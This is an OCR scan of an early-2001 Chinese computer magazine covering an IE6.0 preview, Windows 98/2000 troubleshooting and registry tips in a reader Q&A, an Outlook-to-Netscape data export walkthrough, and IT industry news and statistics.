品尝新鲜的IE6.0

□北京　清风

前一阵，微软通知IE6.0的测试人员，下一个Web浏览器进入测试阶段。IE6.0建立在IE5.x的基础上，预计它将集成在Whistler操作系统中并于2001年夏天同时推出。目前IE6.0对于大多数用户来说还是非常神秘，下面一块来见识一下神秘面纱后的IE6.0吧！

IE6.0最显著的变化是新增了浏览工具栏，微软第一次在浏览器中引入浏览工具栏还是在IE4.0时代，而此次IE6.0将会在浏览器中增加两个或更多的浏览工具栏，使用户在处理音乐、视频、图片等数字媒体时更为轻松。目前已知的新增浏览工具是：多媒体工具栏和即时信息工具栏(IMB)。多媒体工具栏主要将Windows Media Player控制集成在浏览器中，就像在MSN Explorer中集成播放器一样。而即时信息工具栏在IE6.0正式推出后会被称作“Online Buddies Bar”，它将把MSN Instant Messenger客户端完全集成在浏览器中，这种方式同样和MSN Explorer相似（如图1、图2）。

另外，IE6.0还将提供动态HTML(DHTML)扩展功能以及一些为网站开发者提供的功能，而其中所附带的“我的图片”功能可使用户非常轻松地查看、保存，并且在网络上发送图片（如图3）。

浏览器的安全一直是为众人所瞩目的，同样IE6.0也将在这方面作出努力。IE6.0使用了隐私参数项目平台(Platform for Privacy Preferences Project，P3P)，这是一种隐私警报技术。在IE6.0中，有六个不同的隐私级别可供客户选择，你所浏览的站点会提供对隐私策略进行的编码，这些编码将由浏览器阅读。当站点的隐私保护等级不符合客户要求时，屏幕下方会出现红色的惊叹号，提醒用户小心泄密。用户点击惊叹号后，将看到详细的提示信息，并对此作出相应的处理。

不过在前不久微软又透露，它们将吸收一个新的协议在IE6.0的测试版中，该协议能让用户定义他们不想在网络中共享的信息。这个新协议与World Wide Web Consortium (W3C)的隐私参数项目平台毫不相同，但是微软声称他们将支持这个协议。

由于目前我们见识到的只是IE6.0的测试版，在正式版推出时将会怎样目前还是个未知数。不过根据官方的意思，IE6.0很可能不是IE生产线上的一个重要版本，因为微软在2000年推出了一个面向初级用户的浏览器MSN Explorer，它的功能全面，类似一个网络平台，并且也频频获得用户（特别是初级用户）的好评，在IE6.0中也借鉴了一些它的功能。所以今后，很有可能MSN Explorer成为初级用户的浏览器，IE则定位于中高级用户，微软的霸气真是无处不在。



Í¼1




图2




图3




图12　OWD界面

能，并将这些功能称为"Office安全气囊"。其中"A Save On Crash（崩溃保存）"功能提供的恢复特性能在程序崩溃时保存数据。而"Timed Recovery Save（定时恢复保存）"功能则使用传统的按照间隔时间保存当前文档的方式来恢复。另外还有一个被称作挂起管理工具的程序也能中断那些不响应的程序，这样Word、Excel和PowerPoint用户能在程序完全崩溃前保存文件。Office 10还支持安全模式，用户能修复和解决程序启动失败的问题。

管中窥豹，我们对微软不断创新的精神真是由衷钦佩，让我们静候Office 10。

问：异常关机，任务栏出不来，如何恢复？

这里介绍一个办法，您可试一下，或许能恢复，使任务栏正常出现。首先，用 regedit 进入注册表编辑状态；

然后，进入 HKEY_CURRENT_USER\ Software\ Microsoft\Windows\CurrentVersion\Explorer\StuckRects 主键，如图所示，然后将该主键删除，重新启动系统。或许任务栏就正常出现了。



问：如何禁止别人对我的“开始“菜单随便调次序？

答：可以通过修改相应注册表项的办法达到您要求的目的。首先，用 regedit 进入注册表编辑状态；

然后，进入 KEY_CURRENT_USER\SOFTWARE \MICROSOFT\WINDOWS\CurrentVersion\Polocies\Explorer，如图所示，点击鼠标右键新一类型为 DWORD，名称为 No ChangeStarMenu，值为 1 的键值，这样开始菜单中项目的次序就不能再用鼠标随便调整了。以后要想再进入可调整状态，只要将 NochangeStarMenu 的值由 1 改为 0 即可。




（北京 晓明）

问：我的机器在 Win2000 下鼠标为何不如 Win98 下灵活？

答：Win2000 允许用户设置鼠标的采样速率，从而使它的移动和定位更加快捷和精确。您只需打开“设备管理器”，展开“鼠标和其他指针设备”分支，右键单击其下的设备型号，选择快捷菜单中的“属性”命令，打开“高级设置”选项卡。您可以通过实验修改鼠标采样速率和输入缓冲区的长度，一般设置为 100Hz 和 300Hz 左右即可。

问：Win2000 的光盘自动运行功能不能用 Shift 取消，如何解决？

答：在“开始”→“运行”框中输入 gpedit.msc，打开“组策略”窗口。选中左窗格“管理模板”下的“系统”，右键单击右窗格中的“停用自动播放”，选择快捷菜单中的“属性”，即可在“策略”选项卡中设置是否自动运行光盘。也可以运行注册表编辑器，展开“HKEY_LOCAL_MACHINE\System\ CurrentControlSet\ Services\Cdrom”，将“Autorun”的键值更改为“0”即可。



插图；成士璧

问：Win98 启动菜单如何显示？能否对各项具体解释一下？

答：显示启动选项菜单有以下几种方法：(1）在进入 Win98 图形界面之前按 F8 键；(2) 用“记事本”打开 C 上的 MSDOS.SYS 文件，在“Options”下加上 BootMenu=1，保存后重新启动电脑即可；(3) 运行 Win98 自带的 Msconfig 程序，单击“常规”选项卡中的“高级”按钮，选中对话框中的“启用‘启动’菜单”。

Win98 的启动选项菜单通常有以下几条命令：(1) normal（正常启动进入 GUI 界面）；(2) logged（正常启动，但生成记录启动过程的Bootlog.txt文件）；(3) Safe mode（安全模式，只启动Win98基本系统，未加载大部分驱动程序）；(4) Step-by-step confirmation（正常启动，加载程序前询问是否加载）；(5) Command prompt only（进入命令行模式，可以使用 Win 命令进入 GUI 界面）；(6) Safe mode command（命令行模式，不加载任何驱动程序，也不能进入 GUI 界面）；(7) Safe mode with network supporter（以安全模式启动，但提供网络支持）。

问：网络蚂蚁的英文按钮如何改为中文？


答：运行 WIN98/ME 注册表编辑器，展开“HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\INTERNET EXPLORER\EXTENSIONS\{57E91B47-F40A-11D1-B792-444553540000}”分支。用鼠标右键单击编辑器右窗格中的“BUTTONTEXT”项，选择快捷菜单中的“修改”命令，将“编辑字符串”对话框中的“NETANTS”改为

“网络蚂蚁”。关闭注册表编辑器，重新启动IE即可使修改生效。

如果您还想将“工具”菜单中的“NetAnts”命令改为“网络蚂蚁”，只要用鼠标右键单击右窗格中的“MenuText”，按照同样方法将它的值由“&NetAnts”改为“&网络蚂蚁”即可。

问：Win2000快捷方式的小箭头如何去掉？

答：以系统管理员的身份登录系统，然后运行注册表编辑器，单击“编辑”菜单下的“查找”命令。在“查找”对话框的“查找目标”框内输入“IsShortcut”，单击“查找下一个”按钮，将找到的键值删除，再按F3键继续搜索并按相同方法删除即可。



问：如何隐藏Win98控制面板中的图标？

答：运行注册表编辑器，展开”HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies”分支，在\Policies子键中添加NoNetsetup”、“NoDiscpl”和“NoSeccpl”等数据项，即可隐藏“网络”、“显示”和“用户”等图标。此外，使用“豪侠99”等工具软件也能达到同样目的。

问：收藏夹里为何有一个Word文档名称?

答：这是Word文档的快捷方式跑到C:\Windows\Favorites文件夹中的缘故，只要将它删掉即可。如果想通过“收藏夹”启动常用程序、打开常用文档，将它们的快捷方式放到C:\Windows\Favorites文件夹就可以了。

问：最近内存大降价，我买了一条芯片编号为GM72V66841GT75的128MB内存条。有些文章说这种内存是PC133的，也有的文章说不是。请问，如何判断它是否PC133内存？

答：您说的这种现象确实存在，不过T75是PC133内存的说法更多一些。判断内存是否PC133，可以将BIOS中的“SDRAM CAS Latency”设为3，并在133MHz下长时间稳定工作，就可以认为它符合PC133规范。“SDRAM CAS Latency”表示CPU对RAM下达读取命令后多长时间才能有正确的数据，该参数为3是PC133规范规定的。如果内存条的“SDRAM CAS Latency”参数设为2也能稳定工作，说明它的工作速度更快，超频性能更好。

问：我几个月前升级的系统，K7V-RM主板、QT6.4G的硬盘。最近硬盘常常无缘无故停转，一旦移动鼠标或敲击键盘，它又恢复正常，这是什么原因？

答：这是您或别人修改BIOS时启用了硬盘电源管理的缘故。请打开BIOS，检查“Power”中的“HDD Power Down”项，将它的参数选为Disabled即可。

问：打印机为何要几十秒才有反应？

答：除了您的电脑比较慢以外，打印机端口设置不当也是一个重要原因。您可以打开“控制面板”中的“打印机”，用鼠标右键单击系统安装的打印机，选择快捷菜单中的“属性”命令。单击“详细信息”选项卡中的“端口设置”按钮，将“打印之前先检测端口状态”复选标记去掉即可。

（新疆 张迎新）

问：如何测试手写笔是否都安装完成无误？

答：请依照下列步骤查验，并验证硬件安装无误及驱动程序安装无误。

首先检查手写板上的指示灯是否正常操作。笔离开手写板时灯会熄灭，笔在手写板上方1英寸距离内时灯会一直闪烁，笔点在板子上时灯会亮。如果这样就表示硬件运作正常。如果不是，那就有可能是手写板电源连接线未接好，或者是手写板故障。

其次，进入Windows后，手写笔在基板上凌空移动时，光标也会跟着移动。这样表示驱动程序和硬件都运作正常。

最后，激活手写识别系统，再开启任意一个编辑程序（如Word Pad），然后写几个字看看是否有笔迹出现，及字迹识别后会不会送入编辑程序内。如果会，表示手写识别系统与手写板软硬件都运作正常。如果写字

时字迹会出现，且会认字，但不能传送至编辑程序的窗口中，则有可能是编辑程序的问题，或是设定的问题。

如果前面几个步骤都能顺利完成，则您的手写板都安装成功，否则，请按照手册上的安装部分重新依指示安装或找专家协助。

问:安装手写板后窗口为何无法打开？

答:这有可能是硬件的冲突造成窗口系统无法开启。其原因多半是手写板连接的Com Port被其他装置的驱动程序所占据或未能妥善移除。此时您需要仔细检查硬件周边装置是否有冲突、或本身窗口软件系统当中的设定是否有错误，请与原购买经销商联系。

注：在所有窗口下，如果想把外围装置移除，请务必将其驱动程序先行移除后再拔除硬件，以免产生其他新硬件冲突。

问:在一台机器上能同时安装手写板、鼠标与调制解调器？

答:如果鼠标连结在Com Port上的话，请把鼠标转换成PS/2接头，连接在计算机的PS/2连接器上。然后把手写板插在Com1上，调制解调器插在Com2上，这样就可以共存使用。如果使用内接式的数据卡，出厂内定值都是设定在Com3或Com4，此时串行鼠标可以保留在Com1上，手写板则接在Com2上。

问:安装了繁体Win2000/98/95/NT，如何都能用手写板？

答：在这些环境下逐一安装即可。但如果都安装在同一个资料夹内，则从任一个系统移除后，其他系统就不能用手写输入系统了，只能保有点选功能。

问：在Windows中交换左右键对手写板有何影响？

答：若在Windows设定中将鼠标左右键交换，用笔时就会感觉很奇怪。因为笔尖会变成右键的功能，所以点选时会出现功能选单，而如要点选或开启文件，则要按第二笔键（笔身上离笔尖较远的那个键）。

注：如果您惯用左手，而且主要使用笔控制计算机及输入，则勿设定鼠标为「惯用左手」。

问：用清华紫光的扫描大师处理图像时，执行粘贴命令，结果系统提示错误："#1413：粘贴文件与当前文件类型不匹配"，怎么回事？

答：由于扫描大师设定的剪贴板为真彩色模式，因此COPY（复制）或CUT（剪切）的图像，不能PASTE（粘贴）到灰度、彩色256色及黑白模式的图片中，只能Paste到True Color（真彩色）模式的图像文件中。

问：RS－232C为什么用（5－15）V表示0与1信号？

答：在目前PC机的常用串口PS－232C标准中，采用了比较高的电平（最高达15V），具体说就是用－5～－15V的电平表示1，用5～15V的电压表示0。接受方则将－3V～－15V的电平判断为1，而将3～15V的电压表示为0。其中留有2V的余量，主要是防止噪声与传输衰减的影响。

与0～5V的TTL电平相比而言，显然电平变化幅度大了许多，这样的优点是提高了抗干扰能力，缺点是使通信速率受到影响。（北京 振鹏）

问：在DOS下如何简单地将一台PC键入的字符显示在另一台PC的屏幕上？

答：这里介绍一种方法实现您的要求：在PC A上键入的字符显示在PC B的屏幕上。

首先，用零调制解调方式将PC A的COM1与PC B的COM2连接起来后，用mode命令对两台PC的相应串口的参数进行统一设置。

Mode命令的格式为：

Mode 端口号 :数据速率 检验方式 数据位数 停止位数

其中端口号可取COM1或COM2等；

数据速率可取150、300、600、1200、2400、4800或9600bps等；

校验方式：E表示偶校验，O表示奇校验，N表示无校验位；

数据位数可取5、6、7或8位等；


停止位可取1，1.5或2（但不是所有PC都支持1.5的取值）。

两台PC分别要执行mode命令，将串口参数设置一致。

例如在PC A上运行：

mode com1: 9600 E 7 2

在PC B上运行：



mode com2: 9600 E 7 2

然后在PC A上执行命令

copy con com1:

使标准输入设备——键盘的输入拷入到com1串口;再在PC B上执行命令:

copy com2: con使PC B从串口com2输入的信息转入到标准输出设备屏幕上。

问：能否让Netscape与Outlook共享数据?

答：可以让Outlook导出的数据被Netscape接纳。下面我们就以导出电子邮件数据为例，来让Netscape接收Outlook的数据。

1.确认Netscape通讯簿的数据格式

要让从Outlook通讯簿导出的数据格式能被Netscape“认识”，只能将从Outlook中导出的数据按Netscape的要求进行组织。那么，Netscape对导入的文本数据有什么要求呢？我们可以从Netscape的Bookmark中找到答案。

启动Netscape，从主界面上单击“Bookmarks”按钮，选择“Edit Bookmarks”，打开Bookmark编辑器；单击“File”菜单下的“Save as”命令，在弹出的对话框中为文件命名，并选择保存的文件格式为“plain txt”，这样我们就得到了一个保存有当前书签中所有内容的数据文本。打开这个文本文件，我们就可以看见其中的数据格式。

2.将Outlook的通讯簿数据导出

现在，我们要从Outlook中导出相关数据。打开Outlook，单击“文件”菜单下的“引入和导出”命令，启动“引入和导出向导”。然后依次选择“导出至文件”、“联系人”、“DOS文本文件(以Tab分隔)”，在“将导出文件另存为”中可为文件设定保存的位置及文件名，本例中将其命名为“Mail.txt”。


在随后出现的“导出文件”对话框中，单击“映射自定义字段”按钮，打开“映射自定义字段”对话框。先单击右侧的“清除映射”按钮，然后从左侧的列表中将“姓名”拖至右侧栏中，再单击左侧栏中的“电子邮件”旁的“＋”号展开其下内容，拖动其中一个电子邮件地址至右侧栏中。按“确定”退出，再按“完成”，就得到了包含姓名与电子邮件列表的数据文本。

3.用Excel和Word对数据文本进行处理

接下来我们先用Excel将导出的Outlook数据文本文件转换成Netscape通讯簿数据文本格式。

打开Excel，单击“文件”菜单下的“打开”命令，选择“Mail.txt”，在随后打开的“文本导入向导”的步骤一中，选择“分隔符”；在步骤二中的“分隔符号”中选择“Tab键”；在步骤三的“列数据格式”中选择“常规”，然后单击“完成”，就得到了一个包含姓名和电子邮件地址的Excel工作表。

下一步就是要将表中的各数据合并。先将第一行的表头删除，然后单击“编辑”菜单下的“替换”命令，在“查找”框中输入“， ”，“替换”框中什么也不输入，将姓与名合并。再用插入列命令在A1中插入“〈DL〉〈A HRFF="mail to:”，然后将其复制到最后一行。用同样的方法在C列后加上一列“"〉”。然后选择B列，将其剪切到D列(即将B列内容移动到C列后面)，再加上内容为“〈A〉”的E列。最后我们在F1列中输入公式“=CONCATENATE(A1,B1,C1,D1,E1)”将这五列内容合并，同时拖动F1单元格右下角的小黑点向下拉将公式复制到F列的其他行。



现在，按快捷键“Ctrl＋C”将F列的数据复制，随后选择“编辑”菜单下的“选择性粘贴”，选择粘贴格式为“数值”。现在可以将A—E五列全部删除，然后将内容仍保存为Mail.txt。

用Word打开Mail.txt文本，我们会发现其前后多出了许多引号。我们可以用Word的查找与替换功能将其变回为我们所需要的格式。本例中可查找“=""”，将其替换为“=＊”，查找“""〉”将其替换为“＊〉”，再查找“"" ”将其全部删除，将“＊”替换为“"”。根据Netscape导入数据文本的要求，应在每个独立的地址后都加上分隔符“〈DL〉〈P〉”，我们可以将“^p (每行的硬回车符)”替换为“^p 〈DL〉〈P〉^p”，最后在文档的开始加上〈DL〉〈P〉标志符，末尾加上〈/DL〉〈P〉 标志符，即完成了数据文本的制作。

4.将数据导入Netscape通讯簿

现在，我们进行最后一项工作。打开Netscape的“Bookmarks”编辑器，单击“file”菜单下的“Import”，选择制作好的“Mail.txt”，再看看Bookmark列表，它们已经出现了！ (北京 晓明)

■要闻

《电信资费结构性调整通知》正式出台 元旦实施

市话前3分钟计费0.18/0.2/0.22元,以后每分钟0.09/0.1/0.11元。上网话费每分钟2分。

2000年12月23日 中国公安部重申 将含毒软件借给他人违法！

可处以30000元以下的罚款

WPS2001免费发放50万份测试版

请关注www.wps2000.com

绿色兵团解散

作为中国第一个非赢利性网络安全组织，曾经是中国黑客组织的一面旗帜。

雅宝挥泪别上海

拍卖网站雅宝（yabuy.com）决定2001年1月缩减上海办事处业务，撤退所有上海员工。

114也上网

通过www.114china.com可以查到114查号台可查询的各种信息。

“蓝牙”技术首次用于电子付款

瑞典爱立信公司在美国机构近日尝试把蓝牙技术用于北欧主要的零售集团所属商店

HP和IBM业绩下滑

硬件故障毁灭 ChinaRen大部分个人主页

新总统拯救微软？

据Sunday Business报道，新总统小布什可能会阻止将微软公司一分为二。

■视点

芯片：全速进入2001年 【ZDNET】

2000年年初竞相攻克1GHz大关的芯片制造商 Intel 和AMD公司正在以业绩低迷做告别演出。业界观察家对2001年上半年的前景看淡，然而两家芯片制造商在2001年都有大计划。AMD在2000年树立了高性能桌面 PC 处理器制造商的形象，它计划稳步推出三个基于Athlon 的平台；Intel 说转行是2001年的关键，公司说它正处于从一个PC 工业供应商到一个PC、通讯、网络．无线和服务供应商的转型之中。

裁员——IT人的圣诞“劫” 【51Job】

临近圣诞节，街头庆祝圣诞的气氛已经很浓，但是这种热烈的节日气氛并没有感染到国内的网络界，因为从大洋彼岸的美国吹来了一股裁员之风，一时间横扫了整个网络业，九成的网站没有躲过这场风潮。在这场裁员潮中，国内数以千计的网络从业者失去了他们自己的工作，不管他们以前的身份是什么，现在都一样了，同样要面对失业的命运。

Mac OS X 挑战 Win2K 【ChinaByte】

Mac OS X 1.0将在今年2月24日发布，它是UNIX类操作系统中的一张新面孔。Mac OS X也具有像Linux那样可能推动业界对操作系统认识的一场革命，这下，Windows2000可就要玩完了么？其实比较Windows2000操作系统和Mac OS X操作系统有点滑稽，因为很明显，选择使用哪种操作系统与其说是功能上的选择，不如说是硬件上的选择。但从纯理论讨论的角度看，最后判定Mac OS X胜出是有多方面依据的。

数字化图书馆离我们还有多远 【新华网】

中国国家图书馆拥有藏书2194万册，其中中文图书566万册，自1999年2月开通千兆位的“馆域网“，现在每天约有15－20万的点击次访问国家图书馆。一个国家的图书馆数字化建设，不是把某一家图书馆的所有信息搬上网，而是要最大限度地利用互联网的优势，能够使得一大片区域、一个国家甚至是整个世界做到资源共享。因此我们图书馆数字化建设最大的掣肘在于建设过程中的协调、规范与合作。

三大网站股票，还会柳暗花明？ 【硅谷动力】

新浪、网易、搜狐三家在美国上市的中国门户网站几个月来遭受了重挫，甚至有被宣布“突然死亡”的可能。三家门户网站的总市值最高时曾经达到34.09亿美元，目前总市值仅为4.419亿美元，换言之，目前总市值相当于最高时期的13%。看看国内那些鸡犬升天的ST股票，越亏越光荣，网络股可是刚刚出现亏损，又属于高成长性行业，相信中国门户网站还有许多机会翻身。

2001年:CD-R进入起跑线 【硅谷动力】

随着硬件更新换代的加速，CD-R/CD-RW在2001年流行，这将是无可争议的预言。除了CD-R盘片制作技术的日益成熟，光盘刻录机的速度也在不断提高。目前，数码相机、DVD、MP3等数字产品广泛使用，但在宽带还没有迅速成熟的今天，CD-R似乎是顺理成章

的选择。

不光苹果烂了 【网易】

美国纳斯达克综合指数下挫到52周以来的最低点：2523.04，苹果电脑股票价格已经从高点每股七十多美元骤然跌到十几美元。跟着烂掉的股票还有一些，包括那些所谓的网络的概念股和前一段就被投资家抛弃的LINUX股票。事实上，当我们回顾这个由科技公司支撑的股票市场时会发现，所谓的高技术公司的含量已经越来越少。

当过两天世界首富的孙正义 【中央电视台：对话】

今天进演播室的是这样一个人，他有非常大的雄心，想通过互联网成为世界第一。

孙正义：我们五年以前就开始对互联网进行投资，当时人们对于互联网还是有一些疑虑，但是逐渐人们开始理解了……我第一次见他们的时候他们只有5个员工，当时杨致远是二十七八岁的样子，而对雅虎1亿美元投资现在回报是200亿美元……今天我们有609家公司。

■图片新闻

一出悲剧在上演

12月19日上午，北京市第一中级人民法院对恒升集团起诉王洪、中国计算机世界出版服务公司、生活时报社网络名誉侵权案宣判二审判决。王洪被判赔偿人民币9万，此前一审判决是50万。下午两点许恒升主页遭黑客袭击留下此画面，14：45分左右网页恢复正常。



■声音

人生不如意事，十有八九。

——12月19日王洪作客ChinaByte聊天室，网友“How to do”第一个问：“听到判决的第一感觉是什么？”王洪感叹地回答。

在中国的现实中，消费者是上帝这句话，就如同我们去见上帝这么遥远，但是我们已经在门口看见了小鬼，但是中国的消费者毕竟去见上帝了。

——王洪第二代理律师孙海龙博士答网友问。

向直接用户收费的成本太高了，我们是没什么兴趣的。

——腾讯公司总经理马化腾回答业内风传的OICQ要收费的传言。

我们从网站一开通就赢利，没烧一分钱。

——双赢在线（www.winwin2000.com.cn）网站CEO单为民。双赢在线是一家广告游戏网站。

互联网还是个3岁的孩子，但它做了30岁的人做的事情……感觉8、9个月后，互联网的"道路"才会造好，那时就需要"汽车"了。

——阿里巴巴CEO马云

在背后做技术使我更年轻。

——"网虫"丁磊声称更喜欢目前CTO的职位。

现在的网络英雄好像都是哥伦布，他们既不知道自己会到哪儿，也不晓得到达的地方，而且都是在花别人的钱。

——www.cnet.com

■数字

56%:	2000年美国上网人数为1.538亿，上网家庭占56%。
5%:	全球年龄在14岁以上的人口中仅有5%，即大约2.298亿人经常上网。(eMarketer)
100:	2000年度微软共发布了100个补丁，而1999年“只”发布了62个。
50%:	由“日经Market Access”进行的调查显示，2001年全球对于DRAM的需求增长率预计将比2000年的65%大幅减少，至50%。
14.7%:	北京美兰德信息公司最近在全国22个城市所进行的调查显示，2001年家用电脑市场将再上一个台阶，14.7%的城市居民表示了强烈的购买意向。
0.095微米:	日前，日本NEC公司宣布该公司研发成功0.095微米的半导体工艺技术。

■国际新闻

★奔腾III2001年降价计划

今年Intel将大幅降低PIII价格，为P4的推广铺路，PIII即将结束其历史使命。下为1GHz以下PIII的降价计划（千枚批发价）：

	1月28日	3月4日	4月15日
933MHz	241美元	225美元	193美元
866MHz	193美元	193美元	163美元
850MHz	193美元	193美元	163美元
800MHz	183美元	163美元	淡出市场
750MHz	163美元	153美元	淡出市场
700MHz	143美元	淡出市场	淡出市场

★100MHz FSB赛扬悄然提前上市

2000年末海外消息称100MHz FSB的赛扬800MHz已经出现在零售市场上，而此前Intel的计划是2001年1月28日才发布，此次非正式发布即上市可能是为了赶上圣诞节的采购热潮。据悉，新赛扬采用1.7V电压，盒装，售价200美元。

★VIA发布新CyrixIII

VIA近日发布650/667MHz CyrixIII处理器，两款处理器都采用0.18微米工艺，Socket370接口，外频为100/133MHz，一级缓存128kB，无二级缓存，支持MMX和3D NOW!指令集，每千颗的批发价为55和60美元。

★3dfx不行了

2000年12月15日3dfx Interactive宣布因全球个人电脑市场特别是西欧市场出现疲软，其Voodoo3和Voodoo5需求量显著下降，加上市场价格战的压力和运营失误不得不出售资产并裁员，最终停止运营。其最大竞争对手nVidia将以1.12亿美元（7000万美元现金和100万普通股）买下3dfx，并取得“3dfx"和“Voodoo"商标所有权。

■国内新闻

中国打印机销量猛增 Gartner近日宣布2000年三季度中国打印机销量达121.5万台，比去年同期增长近70%；销售额超过3.27亿美元，比去年同期增长40%；增幅最大的是喷墨打印机，销量增长了120%以上；EPSON和HP以31.4%和19%的市场份额名列榜首，利盟和Canon排在第三、四位。中国仍然是亚太地区（日本除外）最大的打印机市场。

EPSON发布StylusColor 680喷墨打印机 2000年12月20日爱普生在国内率先推出分辨率为2880dpi的StylusColor680喷墨打印机，四色墨盒，USB和Centronics type 8位并行接口（IEEE-1284兼容），拥有专利快干墨水和4微微升的精微墨滴与智能墨滴变换技术，独有的PhotoEnhance4功能使图片变得更清晰、自然。

美达、AMD携手促销 美达公司近日与AMD联合举行“速龙腾飞跨越千年”大型推广活动，从2000年12月20日到2001年1月20日止，凡在AMD指定销售商处购买Athlon即可获得美达促销大礼包（美达KT133优惠券RMB100元、Cooler master风扇、DIY装机手册、工具光盘）一份。

大水牛PIV隆重登场 为配合P4的问世，台达电子率先推出专用电源——大水牛PIV，除了提供标准的ATX电源接口外，还备有4PIN的12V P4 CPU专用电源接口和6PIN P4主板电源增强接口，为P4系统提供了充足稳定的动力来源，售价480元。

方正赔偿笔记本意外事故保险60万 方正科技电脑公司自1997年推出“笔记本电脑一年意外事故保险”以来，受到了广大消费者的欢迎。在刚刚过去的2000年，方正用于赔偿用户因意外事故造成的笔记本电脑损失费高达60万元，其中最高一笔赔偿金额达到1.6万元。

全向国产V.92 Modem冲击市场 日前，全向公司率先自行开发并生产出了支持新一代V.92标准的Modem。这一产品比传统支持V.90标准的Modem在上网速度、稳定性、易用性等方面都有了很大改进。

开放源码软件评测中心成立 中国共创软件联盟于前不久成立了国内第一家基于开放式源码的软件评测中心。该中心致力为投身于开放源码事业的厂商和组织提供多种技术服务，填补了我国开放源码软件产业结构的一项空白。

Adobe Premiere 6.0新版本问世 近日，Adobe公司推出了满足专业人员需求的数字视频编辑软件Premiere 6.0。该产品可以目前流行的Web格式为用户提供专为流媒体或递增下载而优化的“Save for Web”

联想隆重推出2001年家用电脑新品 近日联想在京召开了“不同的你 不同的联想1＋1”发布会，展示了“天禧II—时代精品”、“天慧—快乐少年”、“未来先锋—我行我酷”、“天鹭—尊贵人生”、“天乐—流金岁月”等6款家用电脑新品，全面阐述了对未来家用电脑发展趋势的看法，并表明了全面打造‘互联的个性电脑”的决心。



金山推出"金山图典" 近日金山推出代理的第一套素材类软件产品——"金山图典"。软件包含手绘和影像两大类的十个系列，包括怀旧、怀旧心情篇、生活情趣篇、浪漫玫瑰篇、花之精灵篇、自然剪影篇、自然景观篇等内容，可以用来做贺卡、个性名片、网页、邮件底图等。



业界视窗

特性。同时，它还具有与RealMedia、MS WindowsMedia和QuickTime等多种格式兼容的能力。

五万家硬件经销商获赠管理软件 从去年年末开始，北京综艺达软件公司向全国5万多家硬件经销商免费赠送价值近5000万元的最新版本"e商2000网络商务管理系统"电脑行业版。它是专门为IT行业定制的系统，可广泛应用于电脑硬件、软件、配件、办公设备、通讯设备等行业的零售和批发。

全景图生成系统开发成功 可将照片自动转换成可缩放的360度全景图的可视化软件系统灵境Relive 1.0日前在大连康基数字技术有限公司开发成功，这是我国在基于图像的虚拟现实技术中的重大突破。它可广泛应用于包括房地产、旅游业、艺术界、娱乐业和商业在内的各行业的网站设计、企业信息发布以及网络广告中。

"东方快车3000"面世 2000年12月北京实达铭泰公司推出全自动智能化的翻译软件——"东方快车3000"，该软件可自动将各种英文软件的界面、网页、文本等翻译成中文，还可以进行日、中互译，零售价为39元。

诺顿网络安全软件中文版推出 2000年12月22日，针对众多个人用户对网络安全的巨大需求，赛门铁克授权华彩软件在中国市场推出了针对于个人用户的互联网安全套装软件——《诺顿网络安全特警2001中文版》和一个单品软件——《诺顿个人防火墙2001中文版》。

"优秀共享软件评选"活动拉开帷幕 日前由中国软件行业协会主办、百联美达美（www.csdn.net）协办的"首届全国优秀共享软件及自由软件评选"活动专家预选会在京召开，活动将以"专家评选"＋"民间投票"结合的方式进行。

